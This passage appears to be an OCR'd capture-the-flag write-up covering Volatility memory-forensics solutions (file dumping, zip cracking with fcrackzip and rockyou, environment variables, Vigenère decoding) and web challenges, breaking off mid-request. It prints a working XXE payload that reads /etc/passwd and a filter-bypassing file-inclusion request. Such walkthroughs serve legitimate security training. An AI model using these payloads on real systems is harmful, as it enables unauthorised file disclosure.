
First check for current profiles in chall.raw

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f challenge.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/bipinraj/Documents/CTF/Volatility-installation-script/challenge.raw)
                      PAE type : No PAE
                           DTB : 0x185000L
                          KDBG : 0x8295bc28L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x8295cc00L
                KPCR for CPU 1 : 0x80d9c000L
                KPCR for CPU 2 : 0x8c01e000L
                KPCR for CPU 3 : 0x8c059000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2023-06-12 09:58:59 UTC+0000
     Image local date and time : 2023-06-12 02:58:59 -0700
```


We look into the files using filescan plugin and pipe the command and grep for ‘bi0s’




Further down below we can see a flag.txt file:



So we copy the offset value and use the dumpfiles plugin to dump it and check the contents



Flag is in base64, so decode using cyberchef



FLAG: bi0s{fil3dump_mastery_rec0very}

10. 7h3_Analyst

DESCRIPTION

In the realm of digital forensics, a complex investigation unfolded involving two cunning criminals engaged in a secret exchange of sensitive information. As investigators pursued the trail, they discovered that the evidence of their illicit activities was concealed within a hidden file that had proven elusive to retrieve. Despite their expertise, the investigation team found themselves stymied by sophisticated encryption techniques and clever obfuscation. Seeking an expert in the field, they turned to a skilled analyst renowned for their prowess in data recovery. Armed with cutting-edge tools and an unwavering determination, the analyst delved into the digital labyrinth, meticulously analyzing the file system and employing advanced techniques. Can you unravel the encryption where the key is stored locally in the environment, recover the elusive file where its password has to be bruteforced, and expose the clandestine dealings of these criminals by their internet activity? The success of the investigation rests in your hands as you navigate the intricacies of digital forensics to uncover the truth hidden within the virtual depths?

First check current profiles

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f ch4ll.raw imageinfo
Volatility Foundation Volatility Framework 2.6.1
INFO    : volatility.debug    : Determining profile based on KDBG search...
          Suggested Profile(s) : Win7SP1x86_23418, Win7SP0x86, Win7SP1x86_24000, Win7SP1x86
                     AS Layer1 : IA32PagedMemory (Kernel AS)
                     AS Layer2 : FileAddressSpace (/home/bipinraj/Documents/CTF/Volatility-installation-script/ch4ll.raw)
                      PAE type : No PAE
                           DTB : 0x185000L
                          KDBG : 0x82977c28L
          Number of Processors : 4
     Image Type (Service Pack) : 1
                KPCR for CPU 0 : 0x82978c00L
                KPCR for CPU 1 : 0x80d9c000L
                KPCR for CPU 2 : 0x8c01e000L
                KPCR for CPU 3 : 0x8c059000L
             KUSER_SHARED_DATA : 0xffdf0000L
           Image date and time : 2023-06-11 16:22:57 UTC+0000
     Image local date and time : 2023-06-11 09:22:57 -0700
```

Then we look for a list of all the files that are running in the ch4ll.raw image file using pslist

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 pslist
Volatility Foundation Volatility Framework 2.6.1
Offset(V)  Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
---------- -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ----------
0x8483cc58 System                    4      0    101      543 ------      0 2023-06-12 04:51:39 UTC+0000
0x85a85460 smss.exe                292      4      2       32 ------      0 2023-06-12 04:51:39 UTC+0000
0x85b79b20 csrss.exe               376    356      9      511      0      0 2023-06-12 04:51:42 UTC+0000
0x878b8030 csrss.exe               428    420     11      311      1      0 2023-06-12 04:51:43 UTC+0000
0x878bdd40 wininit.exe             436    356      4       82      0      0 2023-06-12 04:51:43 UTC+0000
0x87908030 winlogon.exe            484    420      6      121      1      0 2023-06-12 04:51:43 UTC+0000
0x87a02588 services.exe            532    436     17      220      0      0 2023-06-12 04:51:43 UTC+0000
0x879b5d40 lsass.exe               540    436     11      733      0      0 2023-06-12 04:51:43 UTC+0000
0x879c2d40 lsm.exe                 556    436     11      158      0      0 2023-06-12 04:51:43 UTC+0000
0x87d1e030 svchost.exe             656    532     14      373      0      0 2023-06-12 04:51:44 UTC+0000
0x95a58030 VBoxService.ex          716    532     12      118      0      0 2023-06-12 04:51:44 UTC+0000
0x879df030 svchost.exe             784    532      8      287      0      0 2023-06-11 16:21:45 UTC+0000
0x878f36e8 svchost.exe             872    532     26      525      0      0 2023-06-11 16:21:45 UTC+0000
0x87b34a58 svchost.exe             916    532     33      578      0      0 2023-06-11 16:21:45 UTC+0000
0x87a3a030 svchost.exe             948    532     38      812      0      0 2023-06-11 16:21:45 UTC+0000
0x87b49698 audiodg.exe            1032    872      7      136      0      0 2023-06-11 16:21:45 UTC+0000
0x87b7f630 svchost.exe            1112    532     36      583      0      0 2023-06-11 16:21:45 UTC+0000
0x87ba2260 svchost.exe            1236    532     18      376      0      0 2023-06-11 16:21:45 UTC+0000
0x87bf9788 spoolsv.exe            1416    532     16      311      0      0 2023-06-11 16:21:46 UTC+0000
0x87c0e030 svchost.exe            1444    532     19      344      0      0 2023-06-11 16:21:46 UTC+0000
0x87c6d708 svchost.exe            1560    532     35      384      0      0 2023-06-11 16:21:46 UTC+0000
0x87a45728 taskeng.exe            1176    948      7       88      0      0 2023-06-11 16:21:54 UTC+0000
0x87db28f8 dwm.exe                1492    916      5       99      1      0 2023-06-11 16:21:54 UTC+0000
0x87dfeac0 explorer.exe           1644   1312     35      848      1      0 2023-06-11 16:21:54 UTC+0000
0x87dcf680 taskhost.exe           1344    532     10      154      1      0 2023-06-11 16:21:54 UTC+0000
0x87e2c180 GoogleCrashHan         1196   1996      7      100      0      0 2023-06-11 16:21:54 UTC+0000
0x87e5ecb0 VBoxTray.exe           2160   1644     15      144      1      0 2023-06-11 16:21:55 UTC+0000
```

Now we use filescan plugin to check for all the files and pipe the command grepping for ‘bi0s’

We come across password.zip

```
0x000000007d1e2d58      1      1 RW-rwd \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Microsoft\Windows\Explorer\thumbcache_1024.db
0x000000007d1e9ee0      1      1 RW-rw- \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Microsoft\Windows\History\History.IE5\MSHist012023061120230612\inde
0x000000007d20c4c0      2      0 R--rwd \Device\HarddiskVolume2\Users\bi0s\AppData\Roaming\Microsoft\Windows\Recent\desktop.ini
0x000000007d228ca8      2      0 R--rwd \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Microsoft\Windows\History\desktop.ini
0x000000007d22b6f8      8      0 R--rw- \Device\HarddiskVolume2\Users\bi0s\DOCUME~1\password.zip
0x000000007d22b958     17      1 RW-rw- \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Default\Network\Reporting and NEL-journal
0x000000007d284430      2      0 R--rw- \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Default\Web Applications\Manifest Resources
0x000000007d284930      2      1 RWDrwd \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\GrShaderCache\index
0x000000007d288a88      1      1 RW-rwd \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Microsoft\Windows\Explorer\thumbcache_1024.db
0x000000007d28b630      1      0 R--rw- \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Safe Browsing\UrlBilling.store
0x000000007d2a96d0      2      2 RW-rwd \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Microsoft\Windows\Explorer\thumbcache_idx.db
0x000000007d2a9b30      1      1 R--rw- \Device\HarddiskVolume2\Users\bi0s\Desktop
```

Copy the offset value and dump it using dumpfiles plugin

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007d22b6f8 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7d22b6f8   None   \Device\HarddiskVolume2\Users\bi0s\DOCUME~1\password.zip

┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# file *
ch4ll.raw:                 data
challenge.raw:             data
chall.raw:                 data
_chall.tar(1).extracted:   directory
chall.tar(2):              directory
file.None.0x87ac15d0.dat: Zip archive data, at least v1.0 to extract, compression method=store
file.None.0x87658d48.dat: ASCII text, with no line terminators
get-pip.py:                Python script, ASCII text executable
install.sh:                Bourne-Again shell script, Unicode text, UTF-8 text executable
README.md:                 ASCII text
```

Using fcrackzip we can crack zip password

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# fcrackzip -u -D -p /home/bipinraj/SecLists/Passwords/Leaked-Databases/rockyou.txt password.zip
/home/bipinraj/SecLists/Passwords/Leaked: No such file or directory

┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# fcrackzip -u -D -p /home/bipinraj/Downloads/rockyou.txt password.zip


PASSWORD FOUND!!!!: pw == batman33

┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# unzip password.zip
Archive:  password.zip
[password.zip] passwordencoded.txt password:
 extracting: passwordencoded.txt
```

We get password = batman33

After extraction, we get contents of passwordencoded.txt which is:

bhfshqsejovlgkqi

Then we check for environment variables using envars plugin

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 envars
Volatility Foundation Volatility Framework 2.6.1
Pid      Process            Block      Variable                       Value
-------- ------------------ ---------- ------------------------------ -----
     292 smss.exe           0x003a07f0 Path                           C:\Windows\System32
     292 smss.exe           0x003a07f0 SystemDrive                    C:
     292 smss.exe           0x003a07f0 SystemRoot                     C:\Windows
     376 csrss.exe          0x002807f0 ComSpec                        C:\Windows\system32\cmd.exe
     376 csrss.exe          0x002807f0 FP_NO_HOST_CHECK               NO
     376 csrss.exe          0x002807f0 NUMBER_OF_PROCESSORS           4
     376 csrss.exe          0x002807f0 OS                             Windows_NT
     376 csrss.exe          0x002807f0 Path                           C:\Windows\system32;C:\Windows;C:\Windows\System32\Wbem
     376 csrss.exe          0x002807f0 PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;.JS;.JSE;.WSF;.WSH;.MSC
     376 csrss.exe          0x002807f0 PROCESSOR_ARCHITECTURE         x86
     376 csrss.exe          0x002807f0 PROCESSOR_IDENTIFIER           x86 Family 6 Model 154 Stepping 3, GenuineIntel
     376 csrss.exe          0x002807f0 PROCESSOR_LEVEL                6
     376 csrss.exe          0x002807f0 PROCESSOR_REVISION             9a03
     376 csrss.exe          0x002807f0 PSModulePath                   C:\Windows\system32\WindowsPowerShell\v1.0\Modules\
     376 csrss.exe          0x002807f0 SystemDrive                    C:
     376 csrss.exe          0x002807f0 SystemRoot                     C:\Windows
     376 csrss.exe          0x002807f0 TEMP                           C:\Windows\TEMP
     376 csrss.exe          0x002807f0 TMP                            C:\Windows\TEMP
     376 csrss.exe          0x002807f0 USERNAME                       SYSTEM
     376 csrss.exe          0x002807f0 windir                         C:\Windows
```

Further down we find a password key = **biosdfir**

```
    1492 dwm.exe            0x002807f0 HOMEPATH                       \Users\bi0s
    1492 dwm.exe            0x002807f0 LOCALAPPDATA                   C:\Users\bi0s\AppData\Local
    1492 dwm.exe            0x002807f0 LOGONSERVER                    \\BI0S-PC
    1492 dwm.exe            0x002807f0 NUMBER_OF_PROCESSORS           4
    1492 dwm.exe            0x002807f0 OS                             Windows_NT
    1492 dwm.exe            0x002807f0 password key                   biosdfir
    1492 dwm.exe            0x002807f0 Path                           C:\Windows\system32;C:\Windows
    1492 dwm.exe            0x002807f0 PATHEXT                        .COM;.EXE;.BAT;.CMD;.VBS;.VBE;
    1492 dwm.exe            0x002807f0 PROCESSOR_ARCHITECTURE         x86
    1492 dwm.exe            0x002807f0 PROCESSOR_IDENTIFIER           x86 Family 6 Model 154 Stepping
    1492 dwm.exe            0x002807f0 PROCESSOR_LEVEL                6
```

Then we look for user's chrome history and dump it

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 filescan | grep "Chrome" | grep "History"
Volatility Foundation Volatility Framework 2.6.1
0x000000007ca1cd98     17      1 RW-rw- \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Default\History-journal
0x000000007cbf5c98      9      1 RW-rw- \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Default\History

┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# vol.py -f ch4ll.raw --profile=Win7SP1x86_23418 dumpfiles -Q 0x000000007cbf5c98 -D .
Volatility Foundation Volatility Framework 2.6.1
DataSectionObject 0x7cbf5c98   None   \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Default\History
SharedCacheMap 0x7cbf5c98   None   \Device\HarddiskVolume2\Users\bi0s\AppData\Local\Google\Chrome\User Data\Default\History
```

Then we show all files

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# file *
ch4ll.raw:                data
challenge.raw:            data
chall.raw:                data
_chall.tar(1).extracted:  directory
chall.tar(2):             directory
file.None.0x87f8e208.vacb: empty
file.None.0x87f8ec78.dat: SQLite 3.x database, last written using SQLite version 3039004, file counter 3, database pages 38, cookie 0x1f, schema 4, UTF-8, version-valid-for 3
file.None.0x87658d48.dat: ASCII text, with no line terminators
get-pip.py:               Python script, ASCII text executable
install.sh:               Bourne-Again shell script, Unicode text, UTF-8 text executable
passwordencoded.txt:      ASCII text
password.zip:             Zip archive data, at least v1.0 to extract, compression method=store
README.md:                ASCII text
```

Read contents of a suspicious file that gives us a pastebin link

```
┌──(root㉿kali)-[/home/bipinraj/Documents/CTF/Volatility-installation-script]
└─# cat file.None.0x87f8ec78.dat
```


```
T NULL,keyword VARCHAR NOT NULL,type INTEGER NOT
◆◆5n    ◆◆◆◆XGI"XGI#/\sJ◆X◆/\sJ@A◆/\sJ@A◆◆


◆◆ G    https://pastebin.com/2FA017n7
```

https://pastebin.com/2FA017n7

Now we use what we got in the text file from zip and the key to decode them from vigenere cipher

We get password = **azraelknightdfir**


Now put it in the pastebin link and obtain the flag



FLAG: bi0s{7h1s_w45_ch4ll3ng1ng_tbh_76543}

Category 3 - Web


1.Xml Parser



Use the vulnerable XML renderer to access and render local files via malicious XML entities.
Inject XXE payload into the XML renderer, forcing it to render and display local files.

XXE payload:

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE foo [<!ENTITY xxe SYSTEM "file:////etc/passwd">]>
<stockCheck><productId>&xxe;</productId></stockCheck>



On entering the payload and getting the above screen, we know that the injection is successful, now we can exploit it to access local files by:

FLAG: bi0s{Z9vLsuMR8GDhQ5a8ioR6cw==}

2. Laughable File Infiltration 2


DESCRIPTION

So, you are back again, ready to face the challenge of round two. Brace yourself, for this time the stakes are higher, the obstacles more treacherous, and the mysteries even deeper. The Cipher Collective stands united, undeterred by the shadows that loom ahead, as they prepare to embark on a journey filled with intensified dangers and relentless pursuit of the truth. Effort has been made to make the app more secure but nothing is a **replace**ment for spaces.


As the city hangs in the balance, The Cipher Collective weaves their way through a web of intrigue and deception, unearthing secrets buried deep within the digital realm. It is a race against time, as the metropolis teeters on the precipice of irreversible chaos. Will they succeed in dismantling The Shadow Broker's empire and restore order to the city, or will they be consumed by the darkness that threatens to engulf them?

Flag is in /tmp/flag.txt

Website: https://ch4973123972.ch.eng.run/



Copy link, open up burpsuite, turn intercept on and open browser and paste the link, click forward in burp interface



Now according to challenge description it says flag is in /tmp/flag.txt
Right click on poems=Themoon.txt and send to repeater, go to repeater and replace by poems=/tmp/flag.txt but this says that file doesn’t exist

Request

Pretty Raw Hex

```
1 POST / HTTP/2
2 Host: ch4973123972.ch.eng.run
3 Content-Length: 19
4 Cache-Control: max-age=0
5 Sec-Ch-Ua: "Chromium";v="107", "Not=A?Brand";v="24"
6 Sec-Ch-Ua-Mobile: ?0
7 Sec-Ch-Ua-Platform: "Linux"
8 Upgrade-Insecure-Requests: 1
9 Origin: https://ch4973123972.ch.eng.run
10 Content-Type: application/x-www-form-urlencoded
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.5304.107
Safari/537.36
12 Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,im
age/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.
9
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: navigate
15 Sec-Fetch-User: ?1
16 Sec-Fetch-Dest: document
17 Referer: https://ch4973123972.ch.eng.run/
18 Accept-Encoding: gzip, deflate
19 Accept-Language: en-GB,en-US;q=0.9,en;q=0.8
20
21 poems=/tmp/flag.txt
```

Response

Pretty Raw Hex Render

```
62      input[type="submit"]:hover{
63        background-color:#45a049;
64      }
65
66      .poem-content{
67        margin-top:30px;
68        padding:20px;
69        background-color:#fff;
70        border-radius:5px;
71        box-shadow:02px5pxrgba(0,0,0,0.1);
72      }
73
74      .poem-title{
75        text-align:center;
76        font-size:24px;
77        margin-bottom:10px;
78      }
79
80      .poem-author{
81        text-align:center;
82        font-size:16px;
83        color:#666;
84      }
85
86      .poem-text{
87        margin-top:20px;
88        line-height:1.5;
89      }
90      </style>
91    </head>
92    <body>
93      <h1>
          Poem Collection
        </h1>
94      <div class="poem-content">
95        File /tmp/.txt does not exist
        </div>
96    </body>
97  </html>
```

Instead make it poems=/tmp/flflagag.txt and check, we get the flag

Request

Pretty Raw Hex

```
1 POST / HTTP/2
2 Host: ch4973123972.ch.eng.run
3 Content-Length: 23
4 Cache-Control: max-age=0
